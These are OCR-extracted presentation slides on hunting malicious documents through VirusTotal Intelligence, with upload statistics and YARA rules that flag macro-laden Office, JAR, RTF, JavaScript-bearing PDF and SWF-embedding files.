
Worm Charming


Virus Total Intelligence



VTI: Daily Uploads

~1.3M total < ~1M distinct < ~900k distinct new < ~400k malicious

~1.3m




VTI: File Distribution

~400k PDF < ~40k Office < ~15k Java < ~12k Excel …

~470k

Github

```
// any Office document with macros.
rule macro_hunter
{
  strings:
    $ole_marker     = {D0 CF 11 E0 A1 B1 1A E1}
    $macro_sheet_h1 = {85 00 ?? ?? ?? ?? ?? ?? 01 01}
    $macro_sheet_h2 = {85 00 ?? ?? ?? ?? ?? ?? 02 01}
  condition:
    new_file and (
      tags contains "macros" or (
        $ole_marker at 0 and 1 of ($macro_sheet_h*)
      )
    )
}
```




Hunt Stats: Office Macros

1/15 through 3/15 < 1000/day on average.

~1k

Github

```
// any office document with any AV hits or with embedded ActiveX.
rule maldoc_hunter
{
  strings:
    $docx_magic = /^\x50\x4B\x03\x04\x14\x00\x06\x00/
    $activex_1  = "word/activeX/activeX1.bin"
    $activex_2  = "word/activeX/activeX1.xml"
  condition:
    new_file and not (uint16be(0x0) == 0x4d5a)
    and
    (
        file_type contains "office" or
        tags      contains "office" or
        $docx_magic at 0
    )
    and
    (
        positives > 0 or
        all of ($activex*)
    )
}
```




Hunt Stats: Office Documents

1/15 through 3/15 < 500/day on average.

~1.5k

Github

```
// any JAR files with any AV hits.
rule maljar_hunter
{
  condition:
    new_file and positives > 0 and
    (
        tags      contains "jar"   or
        tags      contains "class" or
        file_type contains "jar"   or
        file_type contains "class"
    )
}
```




Hunt Stats: Java Files

1/15 through 3/15 < 500/day on average.

~2k

Github

```
// any RTF files with any AV hits.
rule rtf_hunter
{
  strings:
    $magic = "{\\rt"
  condition:
    new_file and positives > 0 and
    (
        file_type contains "rtf" or
        tags      contains "rtf" or
        $magic    at 0
    )
}
```




Hunt Stats: RTF Documents

1/15 through 3/15 < 250/day on average.

~2.25k

Github

```
// any PDF file with JavaScript.
rule pdfjs_hunter
{
  strings:
      $pdf_header = "%PDF"
  condition:
    new_file and
    (
      file_type contains "pdf" or
      $pdf_header in (0..1024)
    )
    and tags contains "js-embedded"
}
```




Hunt Stats: PDF Documents

1/15 through 3/15 < 200/day on average.

~2.45k

Github

```
// any office document with an embedded SWF.
// note that we disqualify PE files here,
// due to misclassification.
rule swfdoc_hunter
{
  strings:
    $a = { 6e db 7c d2 6d ae cf 11 96 b8 44 45 53 54 00 00 }
    $b = { 57 53 }
  condition:
    $a and $b and not (uint16be(0x0) == 0x4d5a)
}
```



Hunt Stats: SWF in Document

1/15 through 3/15 < 20/day on average.

